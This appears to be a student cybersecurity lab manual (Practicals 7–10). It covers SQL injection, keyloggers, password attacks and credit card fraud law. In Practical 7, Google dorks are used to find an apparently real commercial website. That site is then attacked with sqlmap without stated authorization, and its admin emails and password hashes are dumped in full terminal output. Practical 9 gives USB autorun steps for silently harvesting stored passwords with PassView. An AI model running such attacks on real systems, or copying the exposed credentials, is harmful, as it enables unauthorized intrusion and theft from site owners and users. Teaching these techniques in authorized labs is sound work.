For a parameterized query to be effective in preventing SQL injection, the string that is used in the query must always be a hard-coded constant, and must never contain any variable data from any origin. Do not be tempted to decide case-by-case whether an item of data is trusted, and continue using string concatenation within the query for cases that are considered safe. It is all too easy to make mistakes about the possible origin of data, or for changes in other code to violate assumptions about what data is tainted.



Practical 7

Aim : Perform SQL injection with SQL Map on vulnerable website found using Google dorks.

Introduction about SQL injection:-

- SQL injection is a code injection technique, used to attack data driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker).
- SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed.
- SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL databases. In this guide, I will show you how to SQLMAP SQL Injection on Kali Linux to hack a website (more specifically Database) and extract usernames and passwords on Kali Linux.

SQLMAP:

- SQLMAP is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.
- It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.



Features of SQL MAP:

1. Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase and SAP MaxDB database management systems.
2. Full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query, stacked queries and out-of-band.
3. Support to directly connect to the database without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
4. Support to enumerate users, password hashes, privileges, roles, databases, tables and columns.
5. Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack.
6. Support to dump database tables entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.
7. Support to search for specific database names, specific tables across all databases or specific columns across all databases' tables. This is useful, for instance, to identify tables containing custom application credentials where relevant columns' names contain string like name and pass.
8. Support to download and upload any file from the database server underlying file system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
9. Support to execute arbitrary commands and retrieve their standard output on the database server underlying operating system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
10. Support to establish an out-of-band stateful TCP connection between the attacker machine and the database server underlying operating system. This channel can be an interactive command prompt, a Meterpreter session or a graphical user interface (VNC) session as per user's choice.
11. Support for database process' user privilege escalation via Metasploit's Meterpreter getsystem command.

Now, here is some step to find SQLMAP on vulnerable website using Google Dorks.

Step 1: Find a Vulnerable website

1.1 We use Google Dork string to find Vulnerable SQLMAP SQL injectable website.




Sardar Patel College Of Engineering, Bakrol

We are going to use Google Dork string is “ inurl:index.php?id= ”

1.2 One of the search result show like this:

“ <http://www.tunesoman.com/product.php?id=200> “




1.3 Now just add a single quotation mark ‘ at the end of the URL

<http://www.tunesoman.com/product.php?id=200>’

1.4 If the page returns an SQL error, the page is vulnerable to SQL injection.

1.5 See the example of sql error in below screenshot:-

S



Step 2: Open SQLMAP

2.1 Open SQLMAP in the terminal, If you want to gain more information about SQLMAP then type “sqlmap — help” it will give you all the options which are used while performing SQLMAP let's see the screenshot below

2.2 To determine the databases behind the web site then we need to type on terminal:-

sqlmap -u the entire URL of the vulnerable web page — dbs

In our case:-


sqlmap -u <http://www.tunesoman.com/product.php?id=200> — dbs

Note: 1] -u option is used for url



2] -dbs is used to enumerate DBMS databases

2.3 When we run this command against <http://www.tunesoman.com/product.php?id=200> we get the results like those below



```
Applications ▾ Places ▾ Terminal ▾ Sat 01:44
root@Trevor: ~
File Edit View Search Terminal Help
[01:28:10] [INFO] testing 'MySQL UNION query (24)' - 1 to 40 columns
[01:28:35] [INFO] testing 'MySQL UNION query (24)' - 21 to 40 columns
[01:28:43] [INFO] testing 'MySQL UNION query (24)' - 41 to 60 columns
[01:28:50] [INFO] testing 'MySQL UNION query (24)' - 61 to 80 columns
[01:28:57] [INFO] testing 'MySQL UNION query (24)' - 81 to 100 columns
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 473 HTTP(s) requests:
---
Parameter: id (GET)
Type: boolean-based blind
Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
Payload: id=200 RLIKE (SELECT (CASE WHEN (6241=6241) THEN 200 ELSE 0x20 END))
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=200 AND (SELECT 7463 FROM(SELECT COUNT(*),CONCAT(0x717a767671,(SELECT (ELT(7463=7463,1))),0x71717a7871,FLOOR(RAND(0)*2))x FROM INFORMATION SCHEMA.PLUGINS GROUP BY x)a)
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: id=200 AND SLEEP(5)
---
[01:29:14] [INFO] the back-end DBMS is MySQL
web application technology: PHP 4.4.9, Apache
back-end DBMS: MySQL >= 5.0
[01:29:14] [INFO] fetching database names
[01:29:17] [INFO] the SQL query used returns 2 entries
[01:29:17] [INFO] retrieved: information_schema
[01:29:17] [INFO] retrieved: db363851433
available databases [2]:
[*] db363851433
[*] information_schema
[01:29:17] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 1 times, 503 (Service Unavailable) - 3 times
[01:29:17] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.tunesoman.com'
[*] shutting down at 01:29:17
```

2.4 Notice that I have circled the two available databases, information_schema and db363851433. Information schema is included in every MySQL installation and it includes information on all the objects in the MySQL instances, But not data of interest. Although it can be beneficial to explore those databases to find objects in all the databases in the instance, we will focus our attention on the database here, db363851433 that may have some valuable information. Let's explore it further.

2.5 We can retrieve all the tables which are present in database db363851433 by using following command



sqlmap -u <http://www.tunesoman.com/product.php?id=200> -D db363851433 -tables

```
Applications ▾ Places ▾ Terminal ▾ Sat 01:45
root@Trevor: -
File Edit View Search Terminal Help
01:31:10 [INFO] retrieved: sitepages
01:31:10 [INFO] retrieved: slide_box
01:31:11 [INFO] retrieved: tbl_sitepagesarabic
01:31:11 [INFO] retrieved: tblnewsletter
Database: db363851433
[26 tables]
language
admin_modules
admin_user
adminmoduleaccess
albums
category
events
gallery
left_panel_image
login_history
maillist
member
menumanager
newsletter_subscriber
order_details
orders
pdfupload
product_category
product_category_old
products
resource_countries
reviewmanager
sitepages
slide_box
tbl_sitepagesarabic
tblnewsletter
01:31:11 [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.tunesoman.com'
[*] shutting down at 01:31:11
```

2.6 Now I want to gain more information about admin_user table then type the following command

sqlmap -u <http://www.tunesoman.com/product.php?id=200> -D db363851433 -T admin_user -columns

Note:- above command will give us all the columns present in admin_user



```
Applications ▾ Places ▾ Terminal ▾ Sat 01:53
root@Trevor: ~
File Edit View Search Terminal Help
[01:36:48] [INFO] retrieved: admin_email
[01:36:49] [INFO] retrieved: varchar(80)
[01:36:49] [INFO] retrieved: last_login
[01:36:49] [INFO] retrieved: int(15)
[01:36:50] [INFO] retrieved: login_attempt_failed
[01:36:50] [INFO] retrieved: int(2)
[01:36:51] [INFO] retrieved: module_access
[01:36:51] [INFO] retrieved: varchar(255)
[01:36:51] [INFO] retrieved: created
[01:36:52] [INFO] retrieved: int(15)
[01:36:52] [INFO] retrieved: modified
[01:36:52] [INFO] retrieved: int(15)
Database: db363851433
Table: admin_user
[14 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| admin_email | varchar(80) |
| admin_first_name | varchar(45) |
| admin_last_name | varchar(45) |
| admin_level | smallint(6) |
| admin_pass | varchar(65) |
| admin_status | smallint(6) |
| admin_user_name | varchar(45) |
| created | int(15) |
| id | bigint(20) unsigned |
| last_login | int(15) |
| login_attempt_failed | int(2) |
| modified | int(15) |
| module_access | varchar(255) |
| security_token | varchar(255) |
+-----+-----+
[01:36:52] [INFO] fetched data logged to text files under: '/root/.sqlmap/output/www.tunesoman.com'
[*] shutting down at 01:36:52
```

2.7 Now I want to gain the attribute values such as “ admin_email , admin_pass ” present in the table “ admin_user “

Then type the following command:-

```
sqlmap -u http://www.tunesoman.com/product.php?id=200 -D db363851433 -T
admin_user -C admin_email,admin_pass -dump
```

2.8 It will give us output as an entries data value which is present in admin_email, admin_pass



```
Applications ▾ Places ▾ Terminal ▾ Sat 02:01
root@Trevor: ~
File Edit View Search Terminal Help

[01:38:35] [INFO] retrieved: mahesh.kaushik@milagro.in
[01:38:36] [INFO] retrieved: 80a8a1240904e9255b86b86aa8d25eff
[01:38:36] [INFO] retrieved: info@tunesoman.com
[01:38:36] [INFO] retrieved: fddb1b4a3de84e0e88230a66804132f4
[01:38:37] [INFO] retrieved: sadfsd
[01:38:37] [INFO] retrieved: singh0123
[01:38:37] [INFO] analyzing table dump for possible password hashes
[01:38:37] [INFO] recognized possible password hashes in column 'admin_pass'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[01:39:10] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[01:39:37] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[01:39:40] [INFO] starting dictionary-based cracking [md5_generic_passwd]
[01:39:46] [WARNING] multiprocessing hash cracking is currently not supported on this platform
[01:40:07] [WARNING] no clear password(s) found
[01:40:07] [INFO] postprocessing table dump
Database: db363851433
Table: admin_user
[3 entries]
+-----+-----+
| admin_email | admin_pass |
+-----+-----+
| mahesh.kaushik@milagro.in | 80a8a1240904e9255b86b86aa8d25eff |
| info@tunesoman.com | fddb1b4a3de84e0e88230a66804132f4 |
| sadfsd | singh0123 |
+-----+-----+
[01:40:07] [INFO] table 'db363851433.admin_user' dumped to CSV file '/root/.sqlmap/output/www.tunesoman.com/dump/db363851433/admin_user.csv'
[01:40:07] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.tunesoman.com'

[*] shutting down at 01:40:07
```

Practical 8

Aim : Examine Hardware key logger and Software Keylogger.

Hardware keyloggers

Hardware keyloggers are hardware devices that are placed between the input interfaces of a computer machine and the input device, typically a keyboard, interfering with the electric signals originating from the input device, going towards the computer.



Figure : 1A typical example of a hardware keylogger is a USB hardware keylogger installed between the motherboard of the computer and the keyboard USB cable. For a regular computer user, it can be very hard to detect the keylogger just by a glance at the computer.

Hardware keyloggers can be divided into active and passive ones, both of which are able to be either self-powered, containing its own power source and not depending on the host, or using the host/target as their power source.

Active hardware keyloggers are devices that are connected in series between the computer and the input device, repeating the input signals. The active keylogger seems to be the most common commercial hardware keylogger type. A passive keylogger is, in contrast, connected in parallel between the computer and the input device, only observing the state of the line between those two without emitting any signals on its own.

In addition, a division between evasive and stealthy hardware keyloggers can be done when analysing the detection of the keyloggers. A stealthy keylogger's main strategy on staying



undetected is to keep as low profile as statically possible and once detected, it takes no further actions to maintain its disguise. An evasive keylogger, instead, can take extra measures against its detection

Hardware keyloggers can be harder to detect in general than software keyloggers [18]. Since they are in the hardware layer, hardware keyloggers are usually beyond the software detection algorithms and software like antivirus programs. Then again, hardware keyloggers are harder to deploy than software keyloggers, since they need both physical presence and an ability to physically install the keylogger hardware to the target system without being detected during the process.

One other thing that needs consideration with hardware keyloggers is the final delivery of the collected data, collected keystrokes, to the collector to be analysed. Since it is dedicated hardware, it would need a lot of additional hardware and software to be able to run the deliveries remotely

If the result delivery would be done remotely, one way would be over a common communication method, like WLAN or Bluetooth, or over another type of a wireless connection [19]. This would require additional hardware to transfer the data. Transferring over the internet would be even more complicated, since the keylogger would also need a proper way to connect to a network and a reliable protocol to transfer the data. But in theory, it would be possible.

A more traditional way to do the transfer is to physically detach the keylogger after a reasonable time period and then read the contents from it. Considering these limitations, the most typical places where hardware keyloggers would be used, are places and computers with public access and without proper surveillance, for example public libraries or public offices or official departments and buildings like schools and universities

Software Keyloggers

In recent years, the quality of software, hardware capabilities, and internet bandwidths have improved enormously. Consequently, software keyloggers have become more popular than hardware keyloggers for the sake of having better portability, usability, controllability, and disposability than hardware keyloggers in general. The most important reasons for choosing a software keylogger over a hardware keylogger are the easy deployment of the keylogger and automated collection of the results over the internet.

There are several types of computer malware that are, in general, considered harmful computer software, compared to typical software behaviour. For example, there are viruses, trojans, and spyware as subcategories of malware. Software keyloggers are typically considered spyware.




Figure 2: A screenshot of the graphical user interface of a very typical software keylogger. This specific screenshot is from Wolfeye Keylogger. The functionalities of a SW keylogger can vary a lot, depending on the product. Source: Wikimedia.

There are multiple ways to distribute software keyloggers. The most usual way nowadays is to inject the keylogger inside another, a legitimate program or another virus as a carrier program, and then wait it for to be downloaded and installed by the victim and then wait for the keylogger to activate, to begin further actions. This way, the distribution of the keylogger can be automated and the distribution scale becomes huge. These kinds of keyloggers, once detected, are identified, without an exception, as pure malware.

Another way is to have either physical or remote access to the target machine and then manually install the keylogger in a way that the keylogger won't be detected by any automated detectors or anti-keylogger programs, leaving the detection totally for the end user(s).



The easiness of receiving the collected data is based on the fact that software keyloggers lay on the software layer of the machine, inside the OS. With enough privileges and clever algorithms, the keylogger can, after enough collection or periodically, send its payload through an internet connection to the attacker, without any level of detection.

The availability of the tools and mechanisms in the software keylogger depends on the specific keylogger. In Figure 2, the example keylogger interface provides the following options: launch the keylogger at operating system start, capturing keystrokes, capturing screenshots, sending the collected data to an email address, using specific email server details to send the email, including a testing functionality. There are also separate buttons for viewing and deleting the collected inputs and screenshots manually.

The option to run on OS boot is useful when the keylogger software is used for a longer period and is not monitored by the person who is managing the keylogger. This way, it is ensured that the keylogger can be always active, no matter if the OS was rebooted in between the lifetime of the keystroke collection process.

This specific keylogger in Figure 2 can also be set to collect either plain keystrokes, or screenshots of the monitor screen, or even both. The screenshot capture feature can be useful to be able to determine the context of the keystrokes. For example, in terms of the authentication process, sometimes the service that is being accessed, is not available only by looking at the keystroke input. Thus, capturing pictures of the screen in the moment of inserting authentication credentials can help to determine the purpose of those credentials. In addition, there might occur additional useful information about the authentication process that is visible only by looking at the current screen.

In the specific keylogger, there is a method to deliver the payload from the keylogger remotely, in this case, by email. The frequency of the data collection can be adjusted by the size of the collected information. Presumably, the logs reset when the delivery is made, and the collection process loops from the beginning. The email delivery service requires some additional configuration. Besides the receiving address and password for the email, the mail server details must be known to the keylogger to be able to send the collected data.



Practical 9

AIM : Perform online attacks and offline attacks of password cracking.

Example of Active Online Attack Using USB Drive

1. Download PassView, a password hacking tool
2. Copy the downloaded files to USB drive
3. Create autorun.info in USB drive
4. [autorun]
5. en=launch.bat
6. Contents of launch.bat
7. start pspv.exe/stext
8. pspv.txt
9. Insert the USB drive and the autorun window will pop-up (if enabled)
10. PassView is executed in the background and passwords will be stored in the .TXT files in the USB drive

Active Online Attack: Hash Injection Attack

- A hash injection attack allows an attacker to inject a compromised hash into a local session and use the hash to validate to network resources.
- The attacker finds and extracts a logged on domain admin account hash.
- The attacker uses the extracted hash to log on to the domain controller.
- PtH: Path the Hash

Passive Online Attack: Wire Sniffing

- Attackers run packet sniffer tools on the local area network (LAN) to access and record the raw network traffic.
- The captured data may include sensitive information such as passwords (FTP, rlogin sessions, etc.) and emails.
- Sniffed credentials are used to gain unauthorized access to the target system.
- Passive Online Attacks: Man-in-the-Middle and Replay Attack
- Gain access to the communication channels: In a MITM attack, the attacker acquires access to the communication channels between victim and server to extract the information.
- Use sniffer: In a replay attack, packets and authentication tokens are captured using a sniffer. After the relevant info is extracted, the tokens are placed back on the network to gain access.
- Considerations:
 - Relatively hard to perpetrate
 - Must be trusted by one or both sides



- Can sometimes be broken by invalidating traffic

Offline Attack: Rainbow Table Attack

- Rainbow Table: A rainbow table is a precomputed table which contains word lists like dictionary files and brute force lists and their hash value.
- Compare the Hashes: Capture the hash of a passwords and compare it with the precomputed hash table. If a match is found then the password is cracked.
- Easy to Recover: It is easy to recover passwords by comparing captured password hashes to the precomputed tables.
- Precomputed Hashes:
 - 1qazwed -> 21c40e47dba72e77518ee3ef88ad0cc8
 - hh021da -> 2ce80b192cfa47a0d6c8a2446314810b
 - 9da8dasf -> eb0f5690164ffabbed1744087a4d6761

sodifo8sf -> 2c749bf3fff89778efc50af7e4f8d6a8



Practical 10

AIM : Consider a case study of cyber crime, where the attacker has performed on line credit card fraud. Prepare a report and also list the laws that will be implemented on attacker..

First of all let's see what is credit card fraud and what are cyber crime, also How Do Credit Card Fraud and Cyber Crimes Overlap?

What Is Credit Card Fraud ?

Credit card fraud refers to using a credit card to obtain money or goods fraudulently. Thieves may steal a credit card, copy the number off a credit card, or take over a victim's account and have the credit card mailed to their (the criminal's) address. They may also open a new credit card in the victim's name or try a variety of other techniques to steal money or buy assets.

What Are Cyber Crimes?

A cyber crime is any crime that starts online. One type of crime is a scam artist befriending someone on a social platform and convincing them to send money over the platform using their credit card. Or, thieves may steal a physical credit card or obtain its numbers and use that information to make purchases online.

Alternatively, a thief may hack into a bank or business database to steal personal details about customers and sell those details online. Then, the thief who buys that information can use it to fraudulently open an account with the victim's details.

How Do Credit Card Fraud and Cyber Crimes Overlap?

There are countless types of cyber crimes, and many of them involve credit cards. The internet has changed how thieves target data and information. While some thieves focus on hacking large files of information that they can sell online, others simply target a single victim or steal a single card. To prevent credit card fraud, you need a **fraud detection and prevention plan** that focuses on the threats of cyber crimes.

Consumers understand this risk instinctually, and their response to fears about crimes highlights this fact. In one survey, respondents said they feared identity



theft more than having their home broken into — 47% said **identity theft** was their biggest fear, while 27% chose a home break-in.

These fears are based in reality. The Federal Trade Commission (FTC) reports that **credit card fraud** is the most common form of identity theft. Annually, there are over 133,000 cases of identity theft involving credit cards, and credit cards are used in almost all (92%) of fraudulent transactions.

Credit Card Fraud Online

Once a scam artist has someone's credit card details, they can make purchases online. This is one of the most popular ways to use stolen credit card information. Between 2016 and 2017, online shopping fraud increased by nearly a **third**, and transactions from foreign internet protocol (IP) addresses were about seven times more likely to involve fraud than transactions from U.S. IP addresses.

Cyber Security and Credit Card Fraud

The cyber world doesn't just increase the risk of fraud for credit and debit cardholders. It can also play an instrumental role in protecting people, businesses, and financial institutions from the risks of credit card fraud. If you run a financial institution, you need **cyber security** tools in place to help reduce credit card fraud. Generally, the three basic steps in dealing with credit card fraud include the following:

1. Stop the Losses
2. Recover the Money
3. Manage the Aftermath

When fraud occurs, these steps are essential, but for true protection, you need to adopt a slightly modified, more proactive framework, such as the following:

1. Avoid the Losses
2. Protect the Money
3. Create a Disaster Response Plan

With a proactive approach, you use fraud protection software to avoid losses and protect the money. The right programs identify patterns and flag potentially fraudulent transactions before they become a problem. But, even when you're taking every step possible to prevent fraud, you still need to create a disaster response plan just in case.



Reputation management is critical for financial institutions, and after a breach or a significant case of fraud, you need to manage the disaster very carefully. Your disaster response plan needs to include steps to stop the loss and protect the money, but it should also detail how you're going to reach out to customers and maintain a trustworthy reputation moving forward.

Laws and Punishment

Section 66C and 66D of IT ACT, 2000 and also the provision of section 468/471 IPC, 1860 may be attracted to whoever tries to commit credit card fraud.

Section 66C IT Act, 2000

Section 66C says “Whoever tries to make use of any electronic password fraudulently or dishonestly shall be punished with imprisonment up to three years and a fine up to one lakh rupees.”

Section 66D IT Act, 2000

Section 66D says “Whoever by any device tries to do cheating by personation shall be punished with imprisonment up to three years and a fine up to one lakh rupees”

Section 468 of IPC

Section 468 says “Whoever commits forgery for the purpose of cheating shall be punished with imprisonment up to seven years and shall also be liable to fine.”

Section 471

Section 471 says “Whoever by fraudulently or dishonestly uses a document which he knows to be false shall be punished with the same punishment as if he has forged such document.”